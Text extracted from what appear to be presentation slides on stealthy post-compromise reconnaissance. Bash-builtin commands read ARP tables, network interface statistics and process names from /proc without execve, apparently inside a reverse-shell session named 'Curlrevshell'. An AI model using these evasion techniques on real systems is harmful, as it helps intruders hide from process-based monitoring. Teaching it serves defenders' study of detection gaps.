
IP address	HW type	Flags	HW address	Mask	Device
10.135.2.206	0x1	0x2	3e:15:63:7e:91:6a	*	eth1
10.135.2.239	0x1	0x2	ce:a9:77:fe:7d:30	*	eth1
10.135.2.240	0x1	0x2	3e:3f:7a:09:71:7f	*	eth1
134.122.80.1	0x1	0x2	fe:00:00:00:01:01	*	eth0

Invisible data-grabbing - read(2) without execve(2)




```
> while read LINE; do echo "$LINE"; done </proc/net/arp
IP address      HW type    Flags     HW address    Mask        Device
10.135.2.206     0x1        0x2       3e:15:63:7e:91:6a  *          eth1
10.135.2.239     0x1        0x2       ce:a9:77:fe:7d:30  *          eth1
10.135.2.240     0x1        0x2       3e:3f:7a:09:71:7f  *          eth1
134.122.80.1     0x1        0x2       fe:00:00:00:01:01  *          eth0
> /proc/net/dev
```

Invisible data-grabbing - read(2) without execve(2)




```
> while read LINE; do echo "$LINE"; done </proc/net/arp
IP address      HW type    Flags      HW address    Mask        Device
10.135.2.206    0x1        0x2        3e:15:63:7e:91:6a  *          eth1
10.135.2.239    0x1        0x2        ce:a9:77:fe:7d:30  *          eth1
10.135.2.240    0x1        0x2        3e:3f:7a:09:71:7f  *          eth1
134.122.80.1    0x1        0x2        fe:00:00:00:01:01  *          eth0
> $( /proc/net/dev)
```

Invisible data-grabbing - read(2) without execve(2)




```
> while read LINE; do echo "$LINE"; done </proc/net/arp
IP address      HW type    Flags      HW address    Mask        Device
10.135.2.206    0x1        0x2        3e:15:63:7e:91:6a  *          eth1
10.135.2.239    0x1        0x2        ce:a9:77:fe:7d:30  *          eth1
10.135.2.240    0x1        0x2        3e:3f:7a:09:71:7f  *          eth1
134.122.80.1    0x1        0x2        fe:00:00:00:01:01  *          eth0
> $(</proc/net/dev)
```

Invisible data-grabbing - read(2) without execve(2)




```
> while read LINE; do echo "$LINE"; done </proc/net/arp
IP address      HW type    Flags      HW address    Mask        Device
10.135.2.206    0x1        0x2        3e:15:63:7e:91:6a  *          eth1
10.135.2.239    0x1        0x2        ce:a9:77:fe:7d:30  *          eth1
10.135.2.240    0x1        0x2        3e:3f:7a:09:71:7f  *          eth1
134.122.80.1    0x1        0x2        fe:00:00:00:01:01  *          eth0
> echo -E "$(</proc/net/dev)"
```

Invisible data-grabbing - read(2) without execve(2)




```
> while read LINE; do echo "$LINE"; done </proc/net/arp
IP address      HW type    Flags     HW address    Mask        Device
10.135.2.206    0x1        0x2       3e:15:63:7e:91:6a  *          eth1
10.135.2.239    0x1        0x2       ce:a9:77:fe:7d:30  *          eth1
10.135.2.240    0x1        0x2       3e:3f:7a:09:71:7f  *          eth1
134.122.80.1    0x1        0x2       fe:00:00:00:01:01  *          eth0
> echo -E "$(</proc/net/dev)"
-E
```

Invisible data-grabbing - read(2) without execve(2)



```
> while read LINE; do echo "$LINE"; done </proc/net/arp
IP address      HW type    Flags      HW address    Mask        Device
10.135.2.206     0x1        0x2        3e:15:63:7e:91:6a  *          eth1
10.135.2.239     0x1        0x2        ce:a9:77:fe:7d:30  *          eth1
10.135.2.240     0x1        0x2        3e:3f:7a:09:71:7f  *          eth1
134.122.80.1     0x1        0x2        fe:00:00:00:01:01  *          eth0
> echo -E "$(</proc/net/dev)"
-E
> exec /bin/bash
```

Invisible data-grabbing - read(2) without execve(2)




```
> while read LINE; do echo "$LINE"; done </proc/net/arp
IP address      HW type    Flags     HW address    Mask        Device
10.135.2.206    0x1        0x2       3e:15:63:7e:91:6a  *          eth1
10.135.2.239    0x1        0x2       ce:a9:77:fe:7d:30  *          eth1
10.135.2.240    0x1        0x2       3e:3f:7a:09:71:7f  *          eth1
134.122.80.1    0x1        0x2       fe:00:00:00:01:01  *          eth0
> echo -E "$(</proc/net/dev)"
-E
> exec /bin/bash
> echo -E "$(</proc/$$/comm)"
bash
```



Invisible data-grabbing - read(2) without execve(2)

```
Ops - Curlrevshell
> while read LINE; do echo "$LINE"; done </proc/net/arp
IP address      HW type    Flags     HW address    Mask    Device
10.135.2.206    0x1       0x2      3e:15:63:7e:91:6a  *      eth1
10.135.2.239    0x1       0x2      ce:a9:77:fe:7d:30  *      eth1
10.135.2.240    0x1       0x2      3e:3f:7a:09:71:7f  *      eth1
134.122.80.1    0x1       0x2      fe:00:00:00:01:01  *      eth0
> echo -E "$(</proc/net/dev)"
-E
> exec /bin/bash
> echo -E "$(</proc/$$/comm)"
bash
> echo -E "$(</proc/net/dev)"
Inter-l   Receive                                     | Transmit
face lbytes   packets errs drop fifo frame compressed multicast|bytes   packets errs drop fifo colls carrier compressed
lo:   15016    248    0    0    0    0          0          0    15016    248    0    0    0    0    0    0
eth0: 201305659 188288    0    0    0    0          0          0 13850116 64842    0    0    0    0    0    0
eth1: 2308670934 2857771    0    0    0    0          0          0 141883458 1418724    0    0    0    0    0    0
eth11:    0      0    0    0    0    0          0          0    0      0    0    0    0    0    0    0
eth10:    0      0    0    0    0    0          0          0    0      0    0    0    0    0    0    0
```

Invisible data-processing - coreutils without execve(2)

